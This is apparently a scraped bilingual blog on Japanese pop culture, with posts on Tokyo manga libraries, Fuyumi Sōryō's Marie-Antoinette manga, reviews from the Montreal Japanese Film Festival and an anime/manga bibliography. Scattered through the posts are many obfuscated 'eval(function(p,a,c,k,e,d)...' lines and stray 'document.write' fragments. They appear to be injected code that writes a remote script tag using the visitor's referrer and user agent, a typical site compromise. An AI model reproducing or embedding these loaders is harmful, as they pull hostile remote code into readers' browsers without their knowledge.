The Tachikawa Manga Park (????????, located at 3-2-26 Nishiki-cho, Tachikawa-shi, Tokyo; website: mangapark.jp) offers 400,000 manga, mostly new and popular titles, to read. The “space is designed to recall an old Japanese home“ and “visitors are free to kick back and simply enjoy reading manga”. You can sit on chairs or benches, lie down on cushions or tatami mats or even hide in a recreated oshiire closet! A dream library for children and teenagers.
The Shojo Manga-kan (??????, located at 155-5 Ajiro, Akiruno-shi) is a private library entirely dedicated to shojo manga. It offers over 55,000 shojo books and magazines (even some dating back to the meiji-era!). The library is located in the private home of a couple, Jun Nakano and Natsuyo Oi, who are long-time fans and collectors of shojo manga. Since it’s private, it is only opened on Saturday and you must first book online. It’s a real paradise if you want to study the history of shojo manga.
Also interesting, the latest episode of Tokyo Eye (it aired on December 21st), titled “Tokyo Mottainai!”, is dedicated to unusual recycling ideas which offers a “stylish new twist on a traditional Japanese value.” I particularly like the idea of the restaurant that buys “imperfect” seafood that has gone unsold at the Tsukiji fish market and turns it into delicious cuisine. And the one about the “Mottainai Kids Flea Market” where kids can learn economic skills while recycling their old toys and stuff.
Both shows are still available to watch online (and will stay available for a few weeks).
[ Traduire ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|atthf|var|u0026u|referrer|eyazz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ifehi|var|u0026u|referrer|adtta||js|php’.split(‘|’),0,{}))
While watching the news on NHK World earlier today, document.write(“”); I saw a report on a new anime movie that sounds quite interesting. Based on a manga by Fumiyo K?no, this historical animated drama tells the daily life of young newly wed Suzu in the Japanese countryside of Kure during the years leading to WWII.
In This Corner of the World (???????? / Kono Sekai no Katasumi ni): Japan, 2016, 130 min.; Dir./Scr.: Sunao Katabuchi; Anim. Dir.: Hidenori Matsubara; Char. Des.: Hidenori Matsubara; Mus.: Kotringo; Prod.: Masao Maruyama (MAPPA), Taro Maki (GENCO); Voice cast: Rena N?nen (Suzu), Yoshimasa Hosoya (Sh?saku), Natsuki Inaba (Harumi), Minori Omi (Keiko), Daisuke Ono (Tetsu), Megumi Han (Sumi), Shigeru Ushiyama (Entaro), Mayumi Shintani (San), Nanase Iwai (Rin).
ANN / IMdB / Japan Times / Official website / Wikipedia / Youtube
Four more anime titles have caught our attention in the last few months:
Continue reading
“Sa véritable Histoire, pour la première fois en manga !“
“Marie-Antoinette est l’une des personnalités historiques les plus adaptées en fiction. Sophia Coppola, Chantal Thomas ou Riyoko Ikeda… de nombreux créateurs ont donné naissance à un personnage en adéquation avec leurs idéaux.”
“Cependant, quand Fuyumi Soryo s’attaque au mythe, ce n’est pas pour reproduire une énième icône malmenée par la vision trop partiale de Stephan Zweig, mais pour restituer dans la réalité historique une jeune fille dénuée de tout artifice.”
“Avec la précision qu’on lui connaît déjà sur Cesare et grâce au soutien du Château de Versailles, ce n’est plus un simple manga, mais une plongée virtuelle au cœur de la cour au XVIIIe siècle que l’auteur vous offre. Que vous soyez adepte des fresques historiques, lecteur de manga ou tout simplement curieux de nouveauté, ne passez pas à côté de cette création ! D’autant plus que les Éditions Glénat, co-éditeur dans ce projet, auront la chance de publier ce titre en avant-première de sa sortie japonaise !!” (Texte du site de l’éditeur)
Hier, je regardais les nouvelles sur NHK World et on y présentait un reportage sur le tout dernier manga de Fuyumi Sōryō, Mars. On y mentionne que la mangaka travaillait maintenant sur une biographie de Marie-Antoinette (voir aussi ANN, Le Monde) alors que je croyais qu’elle travaillais à la suite de Cesare. La mangaka aurait-elle décidé de mettre fin abruptement à Cesare (avec le volume 11)? D’autant plus que l’article mentionne que son futur projet serait une biographie de Dante Alighieri (poursuivant sur le sujet de la renaissance Italienne). Mais peut-être (j’espère) a-t-elle juste temporairement mis Cesare sur pause afin de travailler sur Marie-Antoinette, qui ne comporte d’ailleurs qu’un seul volume (un “one-shot” comme on dit).
Extrait des pages 10-11, 20-21, 24-25, & 40-41 (lire de droite à gauche):


Marie-Antoinette (マリー・アントワネット) est un manga historique seinen par Fuyumi Sōryō qui a d’abord été pré-publié en feuilleton dans Morning (et son pendant digital: D Morning), un magazine hebdomadaire de Kōdansha. Il a débuté dans le numéro 38 (18 août 2016) et s’est étalé sur quatre publications (se terminant dans le numéro 41). Chose rare, la publication en volume (tankōbon) s’est faite au Japon en septembre 2016, soit quelques jours après la parution du volume en français!
Malgré certaines critiques négatives en France, on peut s’attendre à un ouvrage d’une grande qualité historique. Soryo est d’ailleurs reconnue pour la qualité de sa documentation, d’autant plus que le projet, co-publié par Kodansha et Glénat, est produit en collaboration avec le Château de Versailles, qui a ouvert ses portes et offert tout son soutient à l’artiste. Le magnifique style rococo qui caractérise l’époque sera donc fidèlement reproduit dans tous ses aspects: la mode, l’architecture, l’étiquette et les moeurs de la court royale, etc.
Si l’on prends pour exemple la qualité de son travail sur Cesare (tant les détails historiques que le travail artistique), on ne sera pas déçu. J’ai déjà commandé le manga et le commenterai dès que je l’aurai lu.
Marie-Antoinette, la jeunesse d’une reine, par Fuyumi Soryo. Paris: Château de Versailles / Glénat (Coll. Seinen), septembre 2016. 180 pg., 9.15 € / $14.95 Can. ISBN: 978-2-344-01238-3. Recommandé pour public adolescent (12+).
Pour plus d’information vous pouvez consulter les sites suivants:
MARIE-ANTOINETTE © 2016 Fuyumi Soryo / Kodansha Ltd.
[ Translate ]
The first week was totally uneventful; another quiet but tiring week (with the usual craziness at work). However, document.write(“”); the second week was very busy with all sort of outings and events! First we had a family brunch to celebrate my mother’s 87th birthday. Then I finally received the (substantial) back-pay for the retroactive raise since the signature of our collective bargaining (the two good things that work brings: the pleasure of books and money! — but there’s only 550 weeks to endure).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zifss|var|u0026u|referrer|eennd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nntdf|var|u0026u|referrer|ynizk||js|php’.split(‘|’),0,{}))
Wednesday, I finish work early and the museum is opened late, therefore I took this opportunity for a last-minute visit (last week!) at the Museum of Fine-Arts exhibit on Toulouse-Lautrec. Thursday, not only Apple released new hardware, but it was also the beginning of the 33rd Japanese Film Festival of Montreal at the Cinémathèque Québécoise. There was a sake tasting, a few speeches and then they screened A Tale of Samurai Cooking. I went to see a second movie on Saturday: Sue, Mai and Sawa. That was wonderful. I felt alive. It’s good to get busy since we don’t have that many good years left.
I also tried to read a little. I have so many books piling on my bedside table (haïku compilation, numerous mangas, Solaris #200, etc). However, I find it so hard to read lately. I am so busy that whenever I can read, I feel guilty and this sentiment is a distraction that make it difficult to concentrate on my reading. Quite annoying. And there’s plenty of other distractions… like watching TV! Beside the U.S. presidential election madness and the returning shows (7th season of Walking Dead, 2nd season of Poldark, 10th season of Murdock Mysteries, 14th season of NCIS, 2nd season of Blindspot, 3rd season of Z Nation, 8th season of Vampire Diaries, 4th season of A Place to call home), there’s very interesting newcomers like Westworld and Tutankhamun, or others like Class (a Doctor Who spin-off)! I’ve also watched on Dvd the Michael Moore documentary Where to invade next.
Maybe all that activity was too much, because I caught some bug (cold, stomach flu?) that left me tired, congestionned and with an upset stomach. But there’s no rest for the wicked and now I must work on my monthly accounting and pay the bills.
However, before I do that, I’d like to share with you a few notable news & links that I came across lately. Because, even with all this activity, I will always find some time to stay acquainted (a bit) with the affairs of the world. Here they are, after the jump, in no particular order, in both french and english):
As I mentioned before, document.write(“”); the 33rd Japanese Film Festival of Montreal was held at the Cinémathèque Québécoise on October 27th and 29th. This free annual event is co-organized by the Japan Foundation (Toronto) and the Consulate General of Japan in Montreal.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hinyb|var|u0026u|referrer|zitri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehyhn|var|u0026u|referrer|sabyr||js|php’.split(‘|’),0,{}))
Before the screening of the first movie, A Tale of Samurai Cooking, the attendees were treated with a few canapé and a degustation of sake. There was a presentation by the a staff member of the Japanese consulate in Montreal, followed by allocutions of the Cinémathèque general director, Marcel Jean, and the Consul General in Montreal, Hideaki KURAMITSU.
Here’s a video of the opening allocutions (available on Vimeo):


 “Haru has an excellent sense of taste and unsurpassed skill in the kitchen, document.write(“”); but her impetuous character leads to her husband asking for a divorce after only a year of marriage. One day, she is approached by Dennai Funaki, a samurai chef from Kaga, to marry his son and heir, Yasunobu.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rabri|var|u0026u|referrer|hidhy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdeth|var|u0026u|referrer|drrty||js|php’.split(‘|’),0,{}))
“Serving the Lord of Kaga not with the sword, but with the kitchen knife, the Funaki family has been known as “Kitchen Samurai” for generations. However, Yasunobu’s lack of culinary skills has placed the Funaki name in peril. To save her new family and its status as “Kitchen Samurai”, Haru decides to teach her new husband the refined art of Kaga cuisine from her point of view. Inspired by a true story.”
(Text from the Cinémathèque website)
 “A heartwarming drama based on Miri Masuda’s comic strip series, document.write(“”); Sue, Mai & Sawa: Righting the Girl Ship offers a warm and tender depiction of the lives of three women, former colleagues whose friendship has endured over the course of 10 years. Now in their thirties, the three friends each harbor anxieties about their future, their professional paths, their love lives, and their family ties.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsrze|var|u0026u|referrer|knssn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rerif|var|u0026u|referrer|tfzka||js|php’.split(‘|’),0,{}))
(Text from the Cinémathèque website)
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
 This movie is based on a josei yonkoma (4-panel comic strip aimed at an adult female readership) by Miri Masuda. This style of comic is very popular in Japan. S?-chan “follows the daily lives of women who deal with their anxieties regarding love and work”. It is published by Gentosha and “has sold over 280,000 copies” (up to March 2013). Four volumes have been released between April 2006 and November 2012 (the first volume came out in paperback in August 2009; a preview of the first six pages is available online — opposite: pp. 4-5). (Sources: ANN, Wikipedia Ja)
The movie adaptation, titled Sue, Mai & Sawa: Righting the Girl Ship, is a typical Japanese feel-good movie. However, despite the light tone, it seriously tackles the anxieties of Japanese single women. It tells the story of three women in their thirties who find themselves questioning their life situation and how they more or less succeed to find happiness.
Yoshiko Morimoto, nicknamed Sue-chan, is 34-year-old and works in a coffee shop where she can put to use her talent for cooking. She has feeling for the manager, but her hesitation prompts a younger, more aggressive colleague to secure his love before she can do anything. However, the owner ends up offering her the manager position. She’s insecure at first and makes mistake, but she slowly grows into the responsibility. She has good wisdom and is a great help to confort and give advise to her friends.
Maiko Okamura, nicknamed Mai-chan, is a 34-year-old office lady working in the sales department of an OA manufacturing company. She is stressed by the pressure at work and frustrated with the fact that her affair with a married man is going nowhere. When her dermatologist suggests that she should give up on some of her life’s problems, she decides to dump her boyfriend and registers with a marriage agency. One year later, she is married and pregnant. However, she worries that motherhood would change her, but finally learns to say goodbye to the woman she was and accepts whom she has become.
Sawako Hayashi, nicknamed Sawa-san, is a 39-year-old web designer. She helps her mother take care of the grandmother who’s bedridden and suffers from dementia. She worries that if she ever marry she would leave her mother to do the care-giving by herself. She meet by chance a former classmate and starts going out with him, but when he appears more concerned with having a descendance and requests a “fertility certificate”, she gets angry and dumps him. She comes to term with having to take care of her grandmother.
The movie feels a little like a sketch comedy in the beginning, but it quickly gets structured into a more uniform storytelling. It might have been intentional, in order to allude to the original 4-panel format which is, by definition, a series of short stories ending with a punch. Food is also a recurring theme in the movie (and a theme shared by all three movies screened at the festival this year) as the friends always gathered around a meal to discuss their problems. But since Ozu it seems that food and meals has been a frequent theme in Japanese movies.
All in all, Sue, Mai & Sawa is an interesting movie that provide some reflection about life and a good entertainment.
Sue, Mai & Sawa: Righting the Girl Ship (????????????????? / Sû chan Mai chan Sawako san). Japan, 2013, 106 min.; Dir.: Osamu Minorikawa; Scr.: Sachiko Tanaka (based on the 4-koma by Miri Masuda); Phot.: Gen Kobayashi; Prod.: Yoshitaka Takeda; Cast: Yôko Maki, Shinobu Terajima, Kou Shibasaki, Shota Sometani, Arata Iura, Hana Kino, Gin Pun Chou, Akiko Kazami, Megumi Sato, Mio Uema, Aoi Yoshikura, Ai Takabe.
Film screened at the 33rd Japanese Film Festival of Montreal on October 29th, 2016 (Cinémathèque Québécoise, 15h00 – the small theatre was full). This free event is organized each year by the Japan Foundation (Toronto) and the Consulate General of Japan. 
For more information you can visit the following websites:
[ AsianWiki — IMDb — Official — Wikipedia — Youtube ]
Sue, Mai & Sawa © 2012 ?Sue, Mai & Sawa?Production Committee.
The trailer is avaialble on Youtube:


[ Traduire ]
Many elements of the Japanese teens subculture are generated, influenced or more often simply expressed by anime & manga: otaku, enjo kōsai (teenage prostitution), hikikomori, karoshi (overwork death), idols, cosplay (as well as various fashion styles like gothic lolita, kogal or ganguro), hentai (including yaoi [“Boys’ Love”, i.e. manga showing romantic relationships between male characters], yuri [“Girls’ love”], lolicon [underage love], panchira [panties shots] and burusera [stores for panties & school uniforms fetishists]), manga café, kawaii, moe — just to name the few that quickly come to mind. Also, Japanese (pop)culture is having (as it often had in the past, i.e. “japonisme”) a great influence on our western culture (and particularly, lately, on the teen pop-culture, with the so-called Japanification).
Therefore, this is a subject particular enough to deserve a separate entry in my “Anime & Manga Bibliography”. (The titles I own are with a green background).
[ Traduire ]




AZUMA, Hiroki (Translated by Abel, Jonathan E. & KONO, Shion). Otaku: Japan’s database animals. Minneapolis, University of Minnesota Press, 2009. 144 pg. ISBN 978-0-8166-5352-2.


KELTS, Roland. Japanamerica: How Japanese Pop Culture Has Invaded the U.S. Hampshire (UK), Palgrave MacMillan, 2007. 242 pg. $14.95 US / $17.25 Can. ISBN 978-1-4039-8476-0.




Next: Japanese Culture
We continue our “Anime & Manga Bibliography” — started with the “Essential References” — with more useful anime & manga references.
The books we own are on a green background. We have corrected the images’ links and added pertinent links for those who want further details about the listed references. [Last update: 2024/12/30]
[ Traduire ]

[Collectif] Le petit monde de la japanim’ et du manga (Animeland Hors-Série 5). Paris, Anime Manga Presse, 2003. 260 pg. 8,50 €. [in french]
[ WorldCat ]


LUNNING, Frenchy (Ed.). Emerging Worlds of Anime and Manga (Mechademia 1). Univ. of Minnesota Press, 2006. 184 pg. ISBN 978-0816649457. $19.95.

LUNNING, Frenchy (Ed.). Networks of Desire (Mechademia 2). Univ. of Minnesota Press, 2007. 184 pg. ISBN 978-0816654826. $19.95.

LUNNING, Frenchy (Ed.). Limits of the Human (Mechademia 3). Univ. of Minnesota Press, 2008. 184 pg. ISBN 978-0816652662. $19.95.

LUNNING, Frenchy (Ed.). War/Time (Mechademia 4). Univ. of Minnesota Press, 2009. 338 pg. ISBN 978-0-8166-6749-9. $21.95.

LUNNING, Frenchy (Ed.). Fanthropologies (Mechademia 5). Univ. of Minnesota Press, 2010. 380 pg. ISBN 978-0-8166-7387-2. $24.95.

LUNNING, Frenchy (Ed.). User Enhanced (Mechademia 6). Univ. of Minnesota Press, 2011. 320 pg. ISBN 978-0-8166-7734-4. $24.95.

LUNNING, Frenchy (Ed.). Lines of Sight (Mechademia 7). Univ. of Minnesota Press, 2012. 302 pg. ISBN 978-0-8166-8049-8. $24.95.

LUNNING, Frenchy (Ed.). Tezuka Osamu: Manga Life (Mechademia 8). Univ. of Minnesota Press, 2013. 320 pg. ISBN 978-0-8166-8955-2. $24.95.

LUNNING, Frenchy (Ed.). Origins (Mechademia 9). Minneapolis, University of Minnesota Press, 2014. 320 p. $24.95 US. ISBN 978-0-8166-9535-5.

LUNNING, Frenchy (Ed.). World Renewal (Mechademia 10). Minneapolis, University of Minnesota Press, 2015. 272 p. $24.95 US. ISBN 978-0-8166-9915-5.

LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Childhood (Mechademia 11.1). Minneapolis, University of Minnesota Press, July 2019. 192 p. $24.95 US. ISBN 9781517906351.
